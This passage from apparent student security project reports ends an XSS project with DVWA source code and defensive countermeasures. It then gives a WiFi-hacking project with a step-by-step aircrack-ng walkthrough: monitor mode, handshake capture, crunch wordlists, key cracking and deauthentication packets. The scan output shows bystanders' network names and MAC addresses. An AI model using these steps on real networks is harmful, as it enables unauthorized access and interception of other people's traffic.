}

[ Read 14 lines (Converted from DOS format) ]
^G Get Help In ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

```

Fig: Sanitization Technique Removing Multiple Script Tags

```

root@kali: /var/www/html/DVWA/vulnerabilities/xss_d/source
GNU nano 3.2 high.php

<?php
// Is there any input?
if ( array_key_exists( "default", $ GET ) && !is_null ( $ GET[ 'default' ] ) ) {
    # White list the allowable languages
    switch ( $ GET[ 'default' ] ) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

[ Read 20 lines (Converted from DOS format) ]
^G Get Help In ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

```

Fig: Sanitization Technique Allowing Only Specified Options

## **Encode Output:**

Output Encoding is recommended when you need to safely display data exactly as a user typed it in. Variables should not be interpreted as code instead of text. Start with using your framework's default output encoding protection when you wish to display data as the user typed it in.

Automatic encoding and escaping functions are built into most frameworks. If you're not using a framework or need to cover gaps in the framework then you should use an output encoding library. Each variable used in the user interface should be passed through an output encoding function.

A list of output encoding libraries is included in the appendix. There are many different output encoding methods because browsers parse HTML, JS, URLs, and CSS differently. Using the wrong encoding method may introduce weaknesses or harm the functionality of your application.

## **Appropriate Response Headers:**

HTTP headers let the client and the server pass additional information with an HTTP request or response. An HTTP header consists of its case-insensitive name followed by a colon (:), then by its value. Whitespace before the value is ignored.

There are different types of HTTP headers that are used to pass additional information with HTTP responses or HTTP requests.

We can decide what the response headers should be, what data can be sent, or what data can be received. The HTTP X-XSS-Protection response header is a feature of Internet Explorer, Chrome, and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks.

## **Content Security Policy:**

As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur. It works by restricting the resources (such as scripts and images) that a page can load and restricting whether a page can be framed by other pages.

To enable CSP, a response needs to include an HTTP response header called Content-Security-Policy with a value containing the policy. A primary goal of CSP is to mitigate and report XSS attacks. XSS attacks exploit the browser's trust in the content received from the server.

Malicious scripts are executed by the victim's browser because the browser trusts the source of the content, even when it's not coming from where it seems to be coming from.

CSP makes it possible for server administrators to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser should consider to be valid sources of executable scripts.

A CSP-compatible browser will then only execute scripts loaded in source files received from those allowed domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

As an ultimate form of protection, sites that want to never allow scripts to be executed can opt to globally disable script execution. A policy is described using a series of policy directives, each of which describes the policy for a certain resource type or policy area.

Your policy should include a default-src policy directive, which is a fallback for other resource types when they don't have policies of their own (for a complete list, see the description of the default-src directive).

## CONCLUSION

With XSS, cybercriminals can turn trusted websites into malicious ones, thus causing inordinate harm and damage not only to the victims but also to the reputation of the trusted website's owner.

Websites that are compromised by XSS can cause any number of threats to attack a user's system. This can involve anything from inappropriate content being displayed to malware being downloaded onto the system without the user knowing.

To protect ourselves from these deadly attacks, taking some countermeasures would surely keep our data safe.

### Counter Measures:

- User Input Escaping
- Consider Every Input As A Threat
- Data Validation
- Sanitize Data
- Encode Output
- Right Response Headers
- Content Security Policy

## REFERENCES

- <https://owasp.org/www-community/attacks/xss/>
- <https://portswigger.net/web-security/cross-site-scripting>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.acunetix.com/websecurity/cross-site-scripting/>
- <https://crashtest-security.com/cross-site-scripting-xss/>
- <https://blog.sqreen.com/types-of-cross-site-scripting-xss/>
- <https://sucuri.net/guides/what-is-cross-site-scripting/>
- <https://github.com/pwn0sec/PwnXSS>

- <https://www.geeksforgeeks.org/pwnxss-automated-xss-vulnerability-scanner-tool-in-kali-linux/>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)
- <https://www.hacksplaining.com/prevention/xss-stored>

**Project On**  
**WIFI Hacking Using**  
**Network Adapter**

# INTRODUCTION

## Why Would Someone Hack a WIFI?

If you have noticed that recently your internet is a bit slower, then maybe time to check if there have been no compromises in your WIFI's security protocols. WIFI hacking is essentially cracking the security protocols in a wireless network, granting full access for the hacker to view, store, download, or abuse the wireless network.

Usually, when someone hacks into a WIFI, they can observe all the data that is being sent via the network. An unauthorized person using your wireless network would be able to see pretty much everything you do HTTPS-secured if you visit an HTTPS-secured website, a compromised WIFI would allow a hacker to view all information processed on those sites. Below is a simplified list of vulnerable information.

- All web pages you visit and your respect IP addresses
- Any stored information on your browser (like stored passwords, keystrokes, and webpage history)
- All login information for any site you visit

Any sensitive financial information accessed or saved/stored in your browser. Furthermore, hackers are also able to alter any online content that you see. With all the information aggregated from your compromised WIFI, hackers can use your information for their own needs. They can either sell it, impersonate you, or even take money out of your bank account without you noticing.

Hacked WIFI on your home network is less likely than those of public WIFI; however, both are equally dangerous. Hackers target public and commercial WIFI hotspots, which means that they can steal information from banks and hospitals as well as individuals connected to such compromised networks.

## What Are the Signs of a Hacked WIFI?

WIFI can be accessed by almost every device in the modern day: a smartphone, tablets, PCs, and laptops. To know whether someone has been tampering with your WIFI, certain signs can prove it. The most common sign and the most obvious one is that a hacked WIFI always makes the internet connection a lot slower, as someone else might be using your WIFI to surf the web. Another sign to look out for is to check

if the router's activity is still blinking after turning off the devices in your house that is using WIFI. If the light continues to blink, it means that some unauthorized person is using your WIFI.

## **How Does Someone Hack a WIFI?**

### **A Look Into WIFI Hacking Techniques**

Even though today there are plenty of tools and apps designed to make WIFI hacking easy, there are also certain timeless techniques that hackers prefer. One of them is 'sniffing' - a very simple process of intercepting wireless data that is broadcasted on a network that is not secure. It is an attack that most commonly affects hotels, coffee shops, airports, and most places with public internet hotspots. To commit an attack, a hacker does not need to be physically in the coffee shop or airport lounge where unsecured WIFI is present. As long as the WIFI is available to some degree, a hacker can access the network. Another hacking technique is 'spoofing'.

Before explaining spoofing, it is important to be aware of the auto-connect feature many devices have for connecting to WIFI hotspots. As convenient as it is, much danger lies within this feature. This is what spoofing is and exploits: hackers can create an online network that has a stronger signal range than your router and instead of connecting to your usual network, you connect to a spoofed one where hackers get to access all of your data. Hackers are usually more creative than most people give them credit for and can create a network with the same name or almost identical credentials as your preferred network. Last but not least, hackers can brute force their way into a WIFI network. An easy way to explain this technique is encryption cracking. Encryption is an online and offline security solution there is and if a wireless network is encrypted with an encryption key, then it is 'almost' impossible to crack. Keyword...almost.

As new tools are appearing designed specially to penetrate protected wireless networks. For example, one method of encryption hacking involves using a website that hits a wireless network with as many random words until the security is hacked. This method is known as a dictionary attack and even though it might take longer to work, it can prove to be efficient, depending on how strong of a network password you have.

### **Most Popular WIFI Hacking Software And Tools**

There are certain tools out there that hackers use to make their jobs easier and it is worth your time to know some of them. Sometimes hackers can track people and mine their data just by knowing their IP



addresses. A tool called "Angry IP Scanner" helps hackers scan for IP addresses and find ways of using or compromising them. Cain & Abel is also a common tool that is used for password recovery and was created to pry into computers that are Microsoft operated.

It helps in cracking encryption-protected passwords and specifically uses the dictionary method described above. Another tool widely known for its dictionary attack is John the Ripper and it uses 'brute force' to crack open an encrypted network. Keep in mind that you are more vulnerable to attacks if you are accessing unsecured networks or networks secured with a basic eight-digit password.

## **Protecting Yourself: Avoiding Vulnerable WIFI Networks**

### **Prevention Is the First Step to Protection**

Rule number one of protecting yourself against WIFI hacking is to stop using public networks, at least if you aren't connected to a VPN. If a network is open to you, then it can be easily open to anyone else and amongst all the people there might be someone who wishes to use all of your sensitive information. If you are in serious need of accessing the public network, then make sure to limit your activities while connected. Avoid accessing your online banking or pages that require login information.

A good measure to take as well is to always delete your cookies after each use of public WIFI (or any WIFI for that matter). When at home, make sure that your router does not broadcast your ID information. Change your network's SSID to make personal information invisible and only authorized devices can connect to your router. As stated earlier in the article, encryption is one of the best, if not best, ways to ensure security while online.

## **PROBLEM STATEMENT**

**Statement:** Using a network adapter scanning the network connections under the range of that network adapter and hacking their WIFI password in a traditional method. With this everyone comes across how WIFI hacking is done, what are the purposes to hack a WIFI, how it's done and how to prevent it, and how to provide security.

# METHODOLOGY

## Wireless Hacking Requirements:

- **Good WIFI Hacking Software**

Our system must contain suitable hacking software which is nothing but Kali Linux and airmon-ng, airodump-ng, aireplay-ng, and aircrack-ng. These are nothing but free open-source software which are used to hack a WIFI.

- **Powerful CPU**

The fastness of a CPU impacts more here. Because you need to perform a lot of iterations to crack a single password. This password may contain letters, numbers, and special characters. To match our required password, the comparisons should be done as fast as possible. So, we need a powerful CPU.

- **Best Network Adapter**

The best adapter can be more effective while we are hacking a WIFI password.

This must support two primary factors

- The ability to enter monitor (promiscuous) mode.
- The ability to inject packets and capture packets simultaneously.

Without these features, you can't crack a WIFI password.

## Monitor Mode

These network adapters are designed in such a way that they can only capture the packets that are sent to them. To capture the packets that are sent by wire, we will keep our network card in “monitor” mode.

Here we are capturing the packets which are sent through a wireless medium so we need this network adapter in monitor mode.

## Packet Injection

To hack a WIFI the above feasibility is not enough along with this we need to attack which means we must send some packets. By sending and receiving packets we can able to capture the traffic and can crack this WIFI.

## Leoxsys Network Adapter



**Fig: Leoxsys LEO-HG150N 150Mbps Wireless USB WIFI Adapter**

## Supported Operating Systems

- Kali Linux
- Windows Vista
- Windows 7, etc.,

Supports monitor mode and packet injection

## Procedure

The commands we need to know

- Airmon-ng
- Airodump-ng
- Aireplay-ng
- Aircrack-ng
- Iwconfig

## **Airmon-ng in Kali Linux**

Airmon-ng is used to read all the packets of data even if they are not sent to us. It controls the traffic received only on wired/wireless networks. WIFI adapters are mainly used for connecting your device to the internet. Most laptops, tablets, and mobile phones have an inbuilt WIFI card. In a wireless environment, the data is transferred from the device to the internet in the form of packets by sending a request of a packet to the router.

The router fetches that packet from the internet, and once it gets the webpage, it sends it back to your device in the form of packets. It controls all the traffic going to all the devices. Here, the airmon-ng tool comes into play that controls packets sent through ethernet or WIFI cards.

## **Airodump-ng in Kali Linux**

Airodump-ng is a packet capture utility that captures and saves raw data packets for further analysis. If you have a GPS receiver connected to your computer, airodump-ng can fetch the coordinates of the access points as well. After enabling monitor mode using airmon-ng, you can start capturing packets using airodump.

## **Aireplay-ng in Kali Linux**

The primary function is to generate traffic for later use in [aircrack-ng](#) for cracking the WEP and WPA-PSK keys. Different attacks can cause de-authentications for capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection, and ARP-request reinjection. With the [packetforge-ng](#) tool, it's possible to create arbitrary frames.

## **Aircrack-ng in Kali Linux**

Aircrack-ng is a set of utilities for analyzing WIFI networks for weaknesses. You can use it to monitor WIFI security, capture data packets, and export them to text files for additional analysis. Capture and injection of WIFI cards can be done to verify their performance.

## Iwconfig


Iwconfig is similar to ifconfig. Ifconfig gives the ipv4 and ipv6 IP addresses of a specific operating system. This iwconfig gives the mode of that specific network adapter whether it is in managed mode or monitor mode.

We need our network adapter in monitor mode. So after checking the mode if we want to change the mode then we can change it.

### Steps To Hack A WIFI:

- a. Connect the tool to your pc.
- b. Check whether the tool is in monitor mode by using

>>iwconfig



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ iwconfig  
lo        no wireless extensions.  
  
eth0      no wireless extensions.  
  
wlan0     IEEE 802.11  ESSID:off/any  
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm  
          Retry short long limit:2   RTS thr:off   Fragment thr:off  
          Power Management:off
```

**Fig: Using iwconfig**

- c. If it is not in monitor mode, change it.
- d. To change into monitor mode, use

>>sudo airmon-ng start wlan0

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    480 NetworkManager
    1282 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0              rt2800usb   Ralink Technology, Corp. RT5370
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

**Fig: Using airmon-ng**

```
(kali㉿kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
            Retry short long limit:2  RTS thr:off  Fragment thr:off
            Power Management:off
```

**Fig: Checking for mode change**

- e. Start searching for the nearby connections
- f. To search for the nearby hotspots use  
  
    >>sudo airodump-ng wlan0mon
- g. After that you can see the available networks
- h. Take notes of the BSSID and CH of the target connection

```

kali@kali: ~
File Actions Edit View Help
CH 8 ] [ Elapsed: 18 s ] [ 2022-07-27 06:24

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
F8:C4:F3:B1:04:91 -1      0          0 0 1 -1      <length: 0>
E2:D1:67:03:44:7E -1      0          0 0 11 -1     <length: 0>
E2:53:6E:04:CE:87 -28     3          1 0 1 180    WPA2 CCMP PSK Devarshi
B6:97:B1:2E:0F:F3 -41     1          1 0 6 65     WPA2 CCMP PSK Akshay
82:98:8E:B0:9C:0C -43     2          0 0 12 180   WPA2 CCMP PSK realme Narzo 10
0A:DA:BA:27:A0:1A -44     4          0 0 1 180    WPA2 CCMP PSK vivo 2004
28:3B:82:2F:FD:9D -44     2          0 0 1 270    WPA2 CCMP PSK Eeeseminarhall
AA:E8:12:2B:5B:A4 -45     3          0 0 6 360    WPA2 CCMP PSK _G_Nash_
36:BF:F9:20:AF:F1 -46     2          0 0 11 180   WPA2 CCMP PSK Shanmukh
56:14:F3:E7:BA:C6 -46     3          13 0 1 130    WPA2 CCMP PSK HP 9996
AE:64:76:7B:AF:ED -47     3          0 0 11 180    WPA2 CCMP PSK realme C21
86:5C:F3:80:E2:4C -48     3          0 0 1 130    WPA2 CCMP PSK DIRECT-DOLAPTOP-GF873660msNU
A2:84:39:34:C8:4D -49     2          0 0 6 180    WPA2 CCMP PSK rk
1A:02:19:55:66:1F -49     3          0 0 10 180   WPA2 CCMP PSK OPPO A31
3E:58:C2:67:0D:EA -49     2          14 0 1 130    WPA2 CCMP PSK BUNTY 9305
8A:DA:B3:F3:67:B6 -51     1          0 0 6 180    WPA2 CCMP PSK vivo 1818
6E:6A:77:6F:F7:A7 -51     4          0 0 1 130    WPA2 CCMP PSK WIN-1RG6CU4HP92 1585
EE:58:53:EA:B7:B8 -54     4          9 0 8 360    WPA2 CCMP PSK POCO X3
36:02:86:08:76:FE -55     1          0 0 6 130    WPA2 CCMP PSK poojitha
CA:E7:DA:48:C8:41 -56     0          4 0 6 130    WPA2 CCMP PSK LAPTOP-0G1K673P 1737
B6:06:7E:23:D3:90 -57     1          0 0 1 360    WPA2 CCMP PSK Redmi Note 9 Pro max
72:82:2A:76:D2:87 -58     4          0 0 13 180   WPA2 CCMP PSK Memu Pedhollamu Bro
EE:61:FE:32:EE:DE -58     1          0 0 7 180    WPA2 CCMP PSK Realme9pro
AE:91:6A:59:BF:DB -59     2          0 0 6 65     WPA2 CCMP PSK Hackdepaapa
42:02:09:88:CF:8B -59     1          0 0 6 180    WPA2 CCMP PSK V2031
CE:91:B7:5D:91:99 -59     5          0 0 1 360    WPA2 CCMP PSK Saiteja
F2:06:5E:A9:FC:FC -60     0          2 0 7 -1     WPA <length: 0>
48:13:F3:01:7E:D8 -61     1          0 0 11 65    WPA2 CCMP PSK vivo 1807
32:64:70:6E:0B:F9 -67     0          2 0 1 -1     WPA <length: 0>

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
F8:C4:F3:B1:04:91 92:15:2F:65:67:7A -78   0 - 1   0      3
E2:D1:67:03:44:7E 74:E5:F9:3A:8C:89 -62   0 - 6e  0      9
B6:97:B1:2E:0F:F3 B6:3A:79:3A:60:B9 -50   0 - 1e  1      2
B6:97:B1:2E:0F:F3 60:A5:E2:21:8D:88 -54   0 - 6e  0      2
36:BF:F9:20:AF:F1 90:CC:DF:F4:90:8E -60   0 - 1e  0      3
56:14:F3:E7:BA:C6 0E:42:E1:80:61:95 -46  24e-24e 273    26
3E:58:C2:67:0D:EA 90:CD:B6:81:62:F7 -1   24e- 0   0      1
3E:58:C2:67:0D:EA E2:6C:F8:E1:BF:23 -40   0 - 1e  0      1
3E:58:C2:67:0D:EA 90:78:B2:CB:88:B7 -42  24e- 1e  0     16
8A:DA:B3:F3:67:B6 00:45:E2:8E:FE:E3 -52   0 - 1   0      1
EE:58:53:EA:B7:B8 30:03:C8:AE:E0:D9 -1   24e- 0   0      8
36:02:86:08:76:FE 90:E8:68:14:92:2D -40   0 - 1e  0      1
CA:E7:DA:48:C8:41 02:62:5E:79:CD:19 -1   5e- 0   0      2
CA:E7:DA:48:C8:41 14:13:33:C5:05:15 -58   0 -24e  0      2
42:02:09:88:CF:8B CC:6B:1E:A0:49:47 -46   0 - 1   0      1
Quitting...

(kali@kali)-[~]
$ sudo airodump-ng -c11 -w test -d wlan0mon

```

Fig: Using airodump-ng

i. Now perform this activity to attain the connection of the selected network.

```
>>sudo airodump-ng -c(channel) -w (filename) -d (BSSID) wlan0mon
```

```
>>sudo airodump-ng -c11 -w test -d (BSSID) wlan0mon
```

j. Wait for the WPA handshake




Fig: Opening wireshark tool

- k. Once the handshake is attained capture the traffic using wireshark.

## WIRESHARK

Wireshark is a packet sniffer and analysis tool. It captures network traffic on the local network and stores that data for offline analysis. Wireshark captures network traffic from Ethernet, Bluetooth, Wireless (IEEE. 802.11), Token Ring, Frame Relay connections, and more.

- l. The command

>>wireshark dev-01.cap




Fig: Checking eapol data



- m. Now check for the 4 of 4 connections. This will indicate the required key in encrypted format
- n. We have to create a password file of all the combinations that we need to check
- o. Now create the password list in a file

```
>>crunch (min) (max) (a:z A:Z 0:9) -o (text filename)
```

```
>>crunch 8 8 abc12 -o psw.txt
```

```
>>sudo aircrack-ng test-01.cap -w psw.txt
```

```
kali@kali: ~
File Actions Edit View Help

CH 1 ][ Elapsed: 1 min ][ 2022-07-27 06:28 ][ WPA handshake: E2:53:6E:04:CE:87

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E2:53:6E:04:CE:87 -30 61 415 276 0 1 180 WPA2 CCMP PSK Devarshi

BSSID STATION PWR Rate Lost Frames Notes Probes
E2:53:6E:04:CE:87 F4:7B:09:47:14:22 -30 1e- 1e 0 65
E2:53:6E:04:CE:87 2E:C2:79:CB:2D:52 -46 1e- 1e 0 387 Devarshi
Quitting ...

(kali@kali)-[~]
$ wireshark dev-01.cap
^C

(kali@kali)-[~]
$ crunch 8 8 abc12 -o pwd.txt
Crunch will now generate the following amount of data: 3515625 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 390625

crunch: 100% completed generating output

(kali@kali)-[~]
$ sudo aircrack-ng dev-01.cap -w pwd.txt
Reading packets, please wait...
Opening dev-01.cap
Read 30831 packets.

# BSSID ESSID Encryption
1 E2:53:6E:04:CE:87 Devarshi WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening dev-01.cap
Read 30831 packets.

1 potential targets
```

Fig: Using aircrack-ng

- p. It starts checking for the password performing multiple permutations

```

kali@kali: ~
File Actions Edit View Help

Aircrack-ng 1.6

[00:00:15] 63520/390625 keys tested (4159.45 k/s)

Time left: 1 minute, 18 seconds 16.26%

Current passphrase: a12c2ba1

Master Key      : 85 C9 A0 54 DC 8F DE F5 D9 AF 76 BA 2A 3E 91 B4
                  AB 8E 2E 52 F7 EC 20 C4 34 AD 57 B9 A9 74 F7 21

Transient Key   : DE 46 13 A0 00 81 26 92 BF D8 C5 10 F0 C8 D1 48
                  E6 88 FF 81 84 3A 7A 14 BE B2 D0 87 BD 99 6C C9
                  25 43 39 25 4F 94 A5 67 E9 E0 9C 0F 89 CA 95 0F
                  EA 5A C0 67 0F D1 C6 F7 76 27 0A 67 52 CA 15 01

EAPOL HMAC     : 36 29 35 FC 0D 4C 68 CE 1E DE 18 BB 58 25 56 BD

```

**Fig: Permutating all possible combinations**

q. After some iterations, the password will be shown there

```

kali@kali: ~
File Actions Edit View Help

Aircrack-ng 1.6

[00:01:16] 301104/390625 keys tested (4001.33 k/s)

Time left: 22 seconds 77.08%

KEY FOUND! [ 11111112 ]

Master Key      : C9 14 C3 9B 6F 54 5D 81 E1 B8 FA EC EE 04 97 0D
                  9F 62 E5 A1 11 B3 86 68 21 1A B6 02 F3 BC 1B B1

Transient Key   : 92 2A 5B 88 A2 77 C2 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : F5 2E 14 C7 A5 C8 64 A8 01 B9 BB 67 68 23 B0 CD


```

**Fig: Key found**

- r. There we can see “KEY FOUND! [11111112]”, which is our required key
- s. Sometimes the WPA handshake will not be attained. We need to interrupt the signal by sending some de-authentication packets to that WIFI.
- t. These packets will make the WIFI disconnected and reconnect them and we can attain the WPA handshake.

- u. The following will send de-authentication packets

>>sudo aireplay-ng --deauth 0 -a (BSSID) wlan0



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ sudo aireplay-ng --deauth 0 -a E2:53:6E:04:CE:87 wlan0mon  
[sudo] password for kali:  
06:27:55 Waiting for beacon frame (BSSID: E2:53:6E:04:CE:87) on channel 1  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
06:27:55 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:27:56 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:27:56 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:27:57 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:27:58 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:27:58 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:27:59 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
